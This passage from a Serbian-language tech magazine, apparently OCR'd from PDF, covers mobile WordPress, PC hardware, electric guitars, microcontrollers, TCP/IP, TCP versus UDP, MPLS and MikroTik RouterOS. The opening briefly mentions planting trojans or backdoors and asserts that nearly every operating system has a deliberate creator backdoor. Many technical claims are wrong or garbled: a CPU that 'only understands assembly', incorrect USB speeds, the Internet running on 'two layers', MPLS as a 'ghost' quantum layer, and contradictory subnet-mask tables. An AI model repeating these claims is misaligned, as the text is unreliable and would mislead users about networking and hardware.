u php.ini zabraniti sistemske komande ili safemode staviti na on. U svakom slučaju, ovo je neki mali uvod za server-orientisane mašine.

Za desktop računare i intranet mreže se ručno ubaci trojanski konj ili custom backdoor ili neka remote code execution aplikacija ili skripta. Jedan od boljih metoda fizičkog pristupa je čekić ili malj...

Odsecanje tuđeg prsta ili vađenje oka za „bio-tech“ pristup ćete videti samo u filmovima. Mada, nikad se ne zna. Skoro svaki operativni sistem ima namerni backdoor ostavljen od strane kreatora, te dobro pročitajte dokumentaciju i zaštitite se od ulaza na zadnja vrata.


OG



Ko hoće, nađe način; ko neće, nađe izgovor


Nismo više ograničeni na desktop i laptop računare. Pametni telefoni su otvorili velike mogućnosti, i svako ko želi, naći će način da iskoristi pametni telefon za svoje potrebe. Svakako, treba imati na umu i da su pametni telefoni još uvek u ekspanziji i da se neprekidno poboljšavaju njihove mogućnosti.

Programeri i dizajneri teže da vidljivost i praktičnost ekrana od 20 inča prenesu na ekran veličine 5 inča. Iako to zvuči neverovatno, i na tako malom ekranu možete uređivati svoj blog.



WordPress je blog platforma koja omogućuje svima da kroz jednostavan interfejs kontrolne table naprave svoj blog. Od pojave pametnih telefona, ta mogućnost nije više ograničena na klasične računare. Sa pametnim telefonom, možete pisati nove postove, menjati temu, dodavati slike, praviti nove kategorije ili menjati podešavanja bloga doslovce dok ste u pokretu.

Preko pametnog telefona možete pristupiti WordPress kontrolnoj tabli kao i sa računara, upotrebatim bilo kog internet pretraživača. Suočićete se sa kompaktnim menijem i potrebno je vreme da se naviknete na manji okvir vidljivosti, kao i drugačije kretanje kroz kontrolni panel, zbog nedostatka miša.




Programeri i dizajneri koji rade na Android telefonima su osmislili aplikacije koje su praktičnije, brže i, što je najbolje, koriste manji protok interneta.

Pisati novi članak dok ste u pokretu, sa uštedom protoka interneta, zvuči odlično, zar ne? Jedina mana je što smo u vremenu gde smo navikli na instant odgovor i rešenja, a telefon zahteva strpljenje. Zato stojim iza toga da, ko hoće, nađe i način; ko neće, nađe izgovor.

Nije teško raditi preko pametnih telefona. Potrebno je shvatiti da pametni telefoni stoje rame uz rame sa računarama, a donose vam slobodu, jer su u Vašem džepu, što znači da možete raditi na svom blogu, gde god da se nalazite.

Dovoljno je da imate pristup internetu.



WordPress



Izvor slike: wikimedia.org

Hardware

Hardver (eng. hardware), fizički deo jednog računara. Od njegovih performansi, karakteristika i kvaliteta u najvećoj meri zavise mogućnosti vašeg kompjutera.

Neki od glavnih delova računara

Matična ploča: Osnovna komponenta računara, koja vezuje sve komponente u celinu i omogućava njihovu komunikaciju. Od nje mnogo toga zavisi, jer ona direktno utiče na performanse računara, shodno njenom setu čipova (eng: chipset), socket-u, i samoj izradi matične ploče. Vremenom su se pojavljivali razni standardi matičnih ploča, koje nazivamo forum faktori. Forum faktor opisuje oblik i veličinu matične ploče. ATX je standard koji je u današnje vreme uobičajen. Njega već polako istiskuje njegov mikro partner mATX, logično napravljen da bi stao u manja kućišta. Neki od glavnih delova matične ploče su:



Izvor slike: msi.com



Izvor slike: corsair.com



Izvor slike: amazonaws.com

* Procesor - CPU (eng. central processing unit), elektronska komponenta sačinjena od stotina miliona mikro-tranzistora. Procesor obrađuje (procesuje) i izvršava mašinski (binarni) kod, koji mu govori šta da radi. Jedini razumljivi jezik procesoru je asemblerски jezik.

* Grafička kartica - GPU (eng. graphic processing unit); njena uloga je da "prevede" binarni kod u grafički prikaz slike. Ove kartice su opremljene jakim grafičkim procesorima, koji po snazi i broju tranzistora gotovo pariraju glavnom procesoru.

* Set čipova (eng. chipset), glavni deo koji veže ostale delove računara sa procesorom i šalje informacije o njima. Deli se na severni i južni most (eng: northbridge, southbridge).

* Severni most (eng. northbridge) je direktno povezan sa procesorom (CPU), preko FSB (eng. front side bus), pa omogućava brži pristup podacima iz memorije i grafičke kartice. On je integriran, što znači da se ne može menjati.

* Južni most (eng. southbridge) je sporiji od severnog mosta, pa sve informacije iz CPU-a idu prvo preko severnog mosta, pa tek onda na južni most, koji je sabirnicama spojen sa perifernim delovima matične ploče: PCI, USB, zvučnom karticom, SATA i PATA konektorima itd.

* HDD (eng. hard disc), je magnetni cilindrični disk, na koji se upisuju podaci u koncentričnim krugovima, dok se on vrti. Glava, komponenta koja ispisuje podatke, u određenim trenucima propušta struju, ostavljajući trag u vidu niza nula i jedinica, koje čine binarni kod. Hard disk se sastoji od nekoliko diskova, od nemagnetskih materijala, premazanih tankim slojem feromagnetskih materijala, debljine između 10 i 20 nm. Disk se vrti oko svoje ose brzinom od 3.000 do 10.000 obrtaja u minuti. Dok se glava koja čita i piše nalazi tik iznad njega, na ručici koja je pomera bliže ili dalje od centra.



Izvor slike: amazonaws.com



Hardware

* Soket (eng. socket), je utikač za procesor i on određuje koju vrstu procesora možemo da stavimo na matičnu ploču.

BIOS (eng. basic input/output system) postavlja osnovne radne parametre računarskog sistema i pronalazi i učitava operativni sistem u radnu memoriju.

* ROM (eng. read only memory) se koristi kao komponenta za pohranjivanje podataka u računaru. Memorije funkcionišu pomoću memorijskih adresa - tačnih mesta u računarskoj memoriji gde se nalaze delovi podataka koje treba upisati ili preuzeti. Svaka adresa se označava kao binarni broj iz niza. Podaci skladišteni u ROM memoriji ne mogu biti izmenjeni, ili mogu biti izmenjeni sporo i sa teškoćama, pa se ROM uglavnom koristi za firmware (softver koji je vezan za specifični hardver i ne zahteva česta ažuriranja).

* RAM (eng. random access memory) ili radna memorija, je vrsta memorije koja je direktno adresibilna, što znači da možete direktno uticati i menjati adresu podataka koji vam trebaju i njenom sadržaju se može pristupiti po proizvoljnoj lokaciji, a ne samo redom (sekvensijalno, kao kod traka).

* Naponska jedinica je deo koji računar napaja električnom energijom i obezbeđuje da svaki deo dobije količinu energije koja mu je potrebna, s obzirom da ne troše sve komponente računara jednaku količinu električne energije. Takođe, jedan od glavnih zadataka napojne jedinice je da transformiše 220 V standardnog napajanja u 3,3 V, 5 V i 12 V, u skladu sa naponskim zahtevima hardvera u računaru. Naponska jedinica ima i sopstveno hlađenje.

Portovi

* USB (eng. universal serial bus), standardizovani serijski ulaz se koristi za povezivanje širokog spektra perifernih, tj. spoljašnjih uređaja. Standardi

* USB su: USB 1.1, brzine 1.5 Mb/s do 12 Mb/s, USB 2.0, brzine do 60 Mb/s i USB 3.0, brzine 625 Mb/s.

* DVI (eng. digital visual interface) je grafički izlaz na grafičkoj kartici, novijeg datuma i većeg kvaliteta nego stari VGA priključak.

* PS/2, stariji priključak sa zadnje strane računara, sastoji se od dva porta, zelenog i ljubičastog, i služi da se priključe tastatura i miš. Ali se sve manje koristi, jer ga skoro svuda zamjenjuje USB.

Električna gitara



Od kada čovek postoji, nastoji da kombinuje aktuelne tehnologije. Početkom XX veka, elektrifikacija je omogućila mnoge nove izume. Ljudi su ispoljili veliku kreativnost u primeni te nove energije u muzici - jednom od najlepših vidova umetnosti. Nastali su novi instrumenti, koji su kompozitorima i izvođačima otvorili nove mogućnosti.

Jedan od najmoćnijih novih muzičkih instrumenata je električna gitara, hibrid tehnologije i tradicije. Prva komercijalna električna gitara je nastala 1936. godine, zvala se "ES-150" i bila je namenjena džez muzičarima.

Princip rada električne gitare se zasniva na tome da se u telu gitare nalaze električni pretvarači, koji pomeranje žica pretvaraju u signal zvuka, tako što vibriranje žica menja elektromagnetno polje oko njih. Signal koji žice proizvode se na taj način može pojačati, obraditi, promeniti.


Kao i u svemu, ljudi i u izradi ovog instrumenta često nalaze umetnički izraz. Danas postoje na hiljade vrsta električnih gitara, koje se razlikuju ne samo po zvuku, već i po performansama i izgledu. Ima gitara sa dva ili tri vrata, onih koje svetle, ili onih koje mogu da menjaju oblik, u zavisnosti od želje umetnika.

Nezavisno od izgleda, boje, vremena u kom je nastala, iza svakog primerka se krije genijalnost uma koja ga je napravila, kompleksnost izrade naizgled prostog instrumenta i tehnologija koja iza njega stoji.

Mikrokontroleri

The Beginning...

Mikrokontroleri su digitalne elektronske komponente u vidu integrisanog kola, oni upravljaju uređajima i procesima. Oni u sebi imaju mikroprocesor, memoriju (RAM, ROM i flash), digitalne i analogne ulaze i izlaze (eng: inputs & outputs), digitalne tajmere, brojače (eng: counters), oscilatore, komunikacione sklopove (eng: interfaces) i druge dodatke.




Mikrokontroler normalno radi u kontrolnoj petlji, dakle očitava ulaze (eng: input) i zatim podešava izlaze (eng: output) u skladu sa svojim programom, to je standardizovano za industrijsku proizvodnju, ali se takođe može programirati na bilo koji način, u zavisnosti od potrebe.

Kao mikroprocesorsko jezgro set mikrokontrolera koristi se kao CISC (eng: complex instruction set computer) [ima kompleksan set instrukcija, preko 1000 njih, i većina se ne može izvršiti u jednom mašinskom ciklusu, već u više], tako i RISC (eng: reduced instruction set computer) [što je redukovani instruksijski set, koji ima od 30-50 instrukcija, i izvršava instrukciju u jednom mašinskom ciklusu].

Osim prve dve, još jedna razlika je to što se CISC koristi za računare, a RISC (kao i CISC, ali ređe), za mikrokontrolere.

Mikrokontroleri


Kao glavni podatak koji se uvek daje uz mikrokontroler je broj bita (širina) memorije za podatke, kao i broj nožica. Broj bitova se kreće od 8, do 32, a broj nožica od 4 do nekoliko stotina. Spektar upotrebe je ogroman: robotika, telekomunikacije, sateliti, mobilni telefoni, kamere, kućni uređaji, automobili, itd.



Glavna razlika između mikroprocesora i mikrokontrolera je u tome što su prvi napravljeni primarno za izvršavanje rada programa, kao i za optimizovanje brzine rada računara, ali uz pomoć mikrokontrolera, jer mikroprocesor ne može tako dobro i precizno da obavlja radnje u realnom vremenu (eng: real time).

Drugi su namenjeni integrisanju većeg broja kola i upravljanju procesima u realnom vremenu.

Takođe jeftiniji su, lakši za masovnu proizvodnju, imaju malu potrošnju energije i veću otpornost na varijacije napona.




Izvor slike: comet.rs

Networking



TCP/IP vs OSI model

Ceo Internet funkcioniše na samo dva mrežna sloja (u TCP/IP modelu), a u OSI modelu ih ima bar sedam. Zamislite mogućnosti!



TCP/IP

Pokušaću, kao autor ovog teksta, da vam u najkraćim crtama dočaram kako funkcionišu računarske mreže. U suštini, sve se svodi na dva stanja jednog bita - nule [0] ili jedinice [1].

Ukoliko razumemo binarni sistem, mreže ne predstavljaju komplikovanu oblast!

Adresa računara u svakoj mreži predstavljena je u 4 okteta ili 4 bajta (32 bita), gde je u svakom oktetu predstavljeno po 8 bita, a gde jedan bit predstavlja osnovnu i najmanju adresibilnu jedinicu u računarstvu.

TCP/IP

U praksi čitav Internet funkcioniše upravo po principu TCP/IP protokola. To je skup protokola koji sadrži dva glavna protokola, TCP i IP (standarde po kojima paketi podataka sa jednog računara putuju do drugog računara i nekom rutm se vraćaju ili ne).

TCP - kontrolni protokol prenosa (eng: Transmission Control Protocol) ima primarnu namenu da reguliše transportni sloj mreže. A IP - Internet protokol (eng: Internet Protocol) reguliše saobraćaj unutar mreže, putem rutabilnog protokola na sloju mreže.

Standardne klase mreža

Klasa A/8 - opsega: 1.0.0.0 - 127.255.255.255

Klasa B/16 - opsega: 128.0.0.0 - 191.255.255.255

Klasa C/24 - opsega: 192.0.0.0 - 223.255.255.255

Standardne klase mreža (privatni opseg)

Iz standardnih klasa mreža A, B i C izdvajaju se sledeći opsezi IP adresa za korišćenje u privatnim mrežama (intranet) i nisu rutabilni na Internetu. Ostatak opsega A, B i C klasa se koristi na Internetu.

Klasa A/8 - opsega: 10.0.0.0 - 10.255.255.255

Klasa B/12 - opsega: 172.16.0.0 - 172.31.255.255

Klasa C/16 - opsega: 192.168.0.0 - 192.168.255.255

Maska podmreže

Maska podmreže (eng: Subnet Mask) se koristi od strane IP da bi se razlikovala host adresa od adrese mreže.

Maska podmreže za klasu A

adresa: 255.0.0.0 - ukoliko sve adrese mogu imati hardversku podršku, ovo je tačan broj računara u mreži: 16777216 - 2, gde je (-2) predstavljena kao \$promenljiva, s tim da ako ima više podmreža u mreži, računica će biti i drugačija, jer je u direktnom odnosu sa \$promenljivom(-n).

Maska podmreže za klasu B

adresa: 255.255.0.0 - broj računara u mreži: 65536 - 2

Maska podmreže za klasu C

adresa: 255.255.255.0 - računara u mreži: 256 - 2

Rutiranje

Rutiranje je usmeravanje paketa ka IP mreži na kojoj se nalazi računar ka kom je paket usmeren.

TCP/UDP

TCP i UDP mrežni protokoli

Zlatan Vasović

Da bi prenos podataka funkcisao putem interneta, neophodno je da pet slojeva svakog paketa podataka funkcioniše bez greške.

Tih pet slojeva su aplikacioni (HTTP), transportni (TCP i UDP), mrežni (IP), link (Ethernet i WiFi) i fizički (npr. koaksijalni kabl za Ethernet). Postoje veoma bitne razlike između dva najpoznatija rešenja za transportni sloj, TCP-a i UDP-a.

TCP

TCP je skraćenica od Transmission Control Protocol (transmisioni kontrolni protokol). On garantuje prenos svih paketa od servera do klijenta, bez ikakvih gubitaka. Njegov mehanizam podrazumeva efikasnu proveru dostave paketa i zahtevanje od klijenta (tj. softvera i hardvera koji primaju podatke - to su najčešće računar i pregledač) da ponovo pokuša razmenu, u slučaju da neki paket nedostaje. Njegova glavna primena je u svim većim aplikacijama, poput WWW, email-a, prenosa datoteka i daljinskog upravljanja, jer im je neophodan uređen i pouzdan prenos paketa. S obzirom da čini glavni deo Internet protokola (IP-a), često se spominje i kao TCP/IP).

TCP poseduje nekoliko veoma značajnih funkcija za prenos podataka:

- organizovan, uređen prenos podataka
- ponovni prenos izgubljenih paketa
- prenos podataka bez grešaka
- kontrola protoka
- kontrola "zапушености" mreže

Paketi se ne šalju redom putem TCP-a, jer ako bi jedan kasnio, to bi usporilo sve pakete nakon njega. Zato svaki paket poseduje informaciju koji on po redu treba da bude nakon što dođe do klijenta. Klijent čita informacije i ređa pakete, pa je krajnji rezultat dobar poređak paketa.

Ponovni prenos izgubljenih paketa podrazumeva mehanizam gde server od klijenta zahteva potvrdu da je dobio svaki paket. Ukoliko ne dobije tu potvrdu, on je ponovo zahteva.

TCP/UDP

U većini slučajeva to funkcioniše kao trosistemsко rukovanje, odnosno u tri koraka se razmenjuje informacija provere.

U prva dva koraka server i klijent razmenjuju redne brojeve, a zatim se vrši potvrda. Razmena rednih brojeva bi trebala da bude nepredvidljiva da bi potencijalni napadač imao manje šansi da pogodi broj.

Mehanizam provere grešaka proverava da li ima duplikata paketa, da li su svi paketi dobro označeni i sl.

Postoji dodatan brojevni podatak, checksum, koji služi za sigurniju proveru grešaka.

Ipak, smatra se veoma slabim za novije standarde jer se tehnologija provere grešaka nije menjala, a ranjivost redovno raste.

TCP ne dopušta neograničen protok podataka na uredajima sa velikom razlikom između brzina prenosa podataka.

Primer za to je PC sa brzom konekcijom i smartfon sa sporom konekcijom.

Da računar ne bi poslao podatke smartfonu prebrzo tako da smartfon ne može da odradi proveru na vreme, protok se ograničava.

Ipak, mehanizam koji TCP koristi nije praktičan za sve aplikacije iz prostog razloga: TCP provere zahtevaju vreme.

Zato mnoge aplikacije kojima je kašnjenje nedopustivo poput video telefonije (VoIP), DNS-a, servera za računarske igre i nekih protokola koriste UDP (User Datagram Protocol).



TCP/UDP

UDP

Ipak, mehanizam koji TCP koristi nije praktičan za sve aplikacije iz prostog razloga: TCP provere zahtevaju vreme. Zato mnoge aplikacije kojima je kašnjenje nedopustljivo poput video telefonije (VoIP), DNS-a, servera za računarske igre i nekih protokola koriste UDP (User Datagram Protocol). UDP, za razliku od TCP-a, akcenat stavlja na efikasnost prenosa paketa uz minimalnu strukturu protokola. Zbog nedostatka provera često se pogrešno navodi i kao Unreliable Datagram Protocol (nepouzdan datagram protokol).

UDP poseduje jednostavnu strukturu paketa. On ne garantuje da će svi paketi doći od servera do klijenta i nema kontrole protoka i zapušenosti mreže. Zahteva vrlo mali broj podataka od servera i klijenta ali može da izvrši sve osnovne mrežne radnje. Poseduje i jednostavnu verifikaciju integriteta (celosti) koja ne zahteva mnogo vremena u poređenju sa TCP-ovim proverama.

Ipak, postoji par problema. Nepoznato je da li su paketi stigli do klijenta — možda su stigli a možda su izgubljeni na mreži. Takođe, red paketa je nepredvidljiv, tako da ne znamo koji će paket stići prvi.

Ti problemi se rešavaju efikasnošću prenosa podataka, što je veoma značajno za aplikacije poput Skype-a i računarskih igara kojima je neophodna stalna veza sa serverom. Njima nije bitno ako se nije videlo šta se desilo nekoliko sekundi ranije (taj podatak nije stigao do klijenta), jer bi provere da li su paketi stigli oduzeli vreme pa ne bismo mogli da vidimo ni šta se dešava sada, a kamoli šta se desilo pre nekoliko sekundi.

I TCP i UDP imaju prednosti i mane. Izbor između njih u većini slučajeva nije težak, jer skoro svaka aplikacija zahteva ili pouzdanost, mali broj grešaka i određene kontrole ili efikasnost i minimalnost. Ukoliko je aplikaciji neophodan pouzdan prenos podataka, TCP je bolji izbor. Ukoliko je aplikaciji potrebna efikasnost, UDP je bolji izbor.



Literatura

Tanenbaum, Andrew S. (17. mart 2003). "Computer"

Vinton G. Cerf, Robert E. Kahn, (maj 1974). "A Protocol for Packet Network Intercommunication"

Forouzan, B.A. (2000). TCP/IP: Protocol Suite, 1st ed.

UDP and TCP: Comparison of Transport Protocols (24. jul 2013).

<https://www.youtube.com/watch?v=Vdc8TCESIg8>

MPLS

Šta je MPLS (eng: Multiprotocol Label Switching) i gde ga mogu upotrebiti?

Telekomunikacije uopšteno imaju potrebu za optimizacijom saobraćaja, te se moraju služiti apstraktnim slojevima, od kojih je jedan MPLS protokol na sloju.

Primer primene MPLS-a kod ATM-a (Asynchronous Transfer Mode)

sr.wikipedia.org/wiki/ATM

en.wikipedia.org/wiki/Asynchronous_Transfer_Mode

Jedan od primera upotrebe:

(Automated teller machine - bankomat)



Izvor slike: en.wikipedia.org

* Sloj "ghost"? *

MPLS "podvlači" (eng: underline) servis linkova sa podacima (eng: data-link service).

MPLS prosledjuje tabele ATM-a ili čitav okvir prenosnika sa prekidačima (koristeći ATM ili DLCI zaglavljje) ili mapira IP rutu redom MPLS prekidača (zastavica) do IP paketa multiplicirajući "ghost" promenljivu.

ref: www.networkworld.com

MPLS je jedna od preteča "ghost" tehnologije, jer ne spada ni u jedan standardni protokol na sloju, već je kao "iluzija" izvučen da apstrahuje brzinu izvršavanja operacija na "višem" nivou (eng: high level).

Možemo ga nazvati asinhronizovani apstraktни sloj, jer u sebi nosi mogućnost da se kombinuje sa ostalim slojevima, kao što je sloj 5, koji se ne koristi u TCP/IP modelu, već je jedan iz OSI sloja. To mu daje vrednost "duha" ili kvantnog skoka u apstraktni sloj.

OG

MPLS

Kada su mreže nastale, one su bile veoma male, ali vremenom su evoluirale i uvećale se. Sa povećanjem mreža, povećali su se i njihovi zahtevi. Trebalo je osmisliti neki protokol koji će te zahteve i izvršiti.

Verovatno najveći iskorak je napravljen sa MPLS-om. U početku, cilj je bio da taj sloj u istoj mreži može da podrži različite protokole.

To znači da može da prenosi različite vrste saobraćaja, IP, ATM itd. Brzina paketa je takođe bila problem, ali je MPLS tome "stao na put". Naravno, IP usmeravanje paketa je vremenom dosta ubrzano, pa se može smatrati da je MPLS jako upotrebljiv na apstraktnom sloju.

MPLS se ne može svrstati u OSI model, šemu, matricu, pa se često može čuti izraz sloj 2.5.

Ukratko rečeno, OSI model predstavlja zapravo TOK PODATAKA od izvora ka odredištu, gde svaki sloj ima svoju ulogu.

MPLS predstavlja skalabilnu mrežu čiji je prenos paketa na apstraktnom sloju pojednostavljen u odnosu na prenos koji ostvaruje IP u zadatoj potrebi.

Zanimljivosti
"apstrakcija"

Maska podmreže za klasu A adresa: 255.0.0.0 - računara u mreži: 16777216

Maska podmreže za klasu B adresa: 255.240.0.0 - računara u mreži: 1048576

Maska podmreže za klasu C adresa: 255.255.0.0 - računara u mreži: 65536

MPLS se smešta između sloja 2 (sloj podatka) i sloja 3 (mrežni sloj) i zapravo ima cilj da opsluži korisnike koji koriste mreže sa komutacijom kola i paketa.

MPLS

MPLS vrši enkapsuliranje različitih mrežnih protokola (ATM, IP, Frame Relay, Ethernet). Radi na principu prenosa nalepnice, oznake, zastavice (eng: label) kroz MPLS domen.

Razlika između MPLS i IP je u tome što se zaglavljne pakete analizira samo jednom, dok se u slučaju IP-a pri svakom hop-u (rute od tačke [a] do [b]) vrši i njegova analiza putem zaglavlja (eng: header - old: overhead) pri čemu se gubi na brzini.

Oznake se smeštaju u SHIM zaglavljne (eng: header, overhead), koji se implementira između sloja 2.5.

MPLS mora da pozna infrastrukturu mreže, što se može postići recimo OSPF (eng: Open Shortest Path First) protokolom, ukratko rečeno, treba da ima sliku o mreži tj. da ima uvid u tabelu rutiranja.

MPLS domen se sastoji od LSR (eng: Label Switching Router) čvorova, gde se čvorovi (eng: nodes) na obodu mreže mogu nazvati LER ruterima (Label Edge Router).


Zadatak ulaznog LER-a je da analizira IP paket koji je stigao na obod mreže, stavi oznaku za određeni FEC (eng: Forwarding Equivalent Class) gde FEC predstavlja grupu paketa koji će biti prosleđeni istom putanjom.

Dalje, LER prosleđuje označeni paket do sledećeg ruteru u nizu, LSR, u kome on ima zadatku da skine označenu nalepnicu (eng: label) i stavi novu.

Korak se ponavlja sve dok označeni paket ne dođe do izlaznog LER-a, gde se oznaka skida, a IP paket se prenosi dalje.

Putanja kojom prolaze paketi kroz MPLS čvorove naziva se LSP (eng: Label Switch Path).


MPLS



Izvor slike: www.h3c.com

MPLS je zapravo našao mnogo širu primenu u mrežama!

Protokol uvodi niz proširenja, kao što su VPN (eng: Virtual Private Networks) gde se pravi virtualni tunel izolacijom korisnika, TE (eng: Traffic Engineer) bolje iskorišćenje mrežnih resursa, kao i QoS (eng: Quality of Service).



Izvor slike: netdna-cdn.com

Mikrotik

Uvod u RouterOS

RouterOS predstavlja operativni sistem Mikrotik ruteru, koji se zovu RouterBoards i dolaze u nekoliko različitih verzija.

Pored toga, RouterOS omogućava da se bilo koji PC pretvori u ruter, sa svim mogućnostima, kao što su rutiranje, zaštitni zid (eng: firewall), VPN, server i klijent, kontrola protoka (eng: bandwidth management), bežična pristupna tačka (wireless access point), hotspot i druge.

Ovaj moćni operativni sistem za rutiranje pruža sve navedene usluge na lak i jednostavan način, kroz izuzetno prilagodljiv korisnički interfejs. U kombinaciji sa Mikrotik ruterima, postao je veoma popularan među provajderima bežičnog interneta i danas se koristi širom sveta, jer ga odlikuje najbolji odnos između kvaliteta i cene.

Postoji nekoliko načina kako da pristupimo RouterOS-u, tj. konfigurisanju Mikrotik ruteru. To su:

- Webfig (putem HTTP, tj. našeg Web pretraživača i podrazumevane adresе 192.168.88.1)
- WinBox (GUI, grafički korisnički interfejs)
- Komandna linija putem serijske, telnet ili SSH konekcije.

WinBox je svakako najbolji i najjednostavniji način za konfigurisanje. Možete ga preuzeti na Mikrotik Web Stranici.



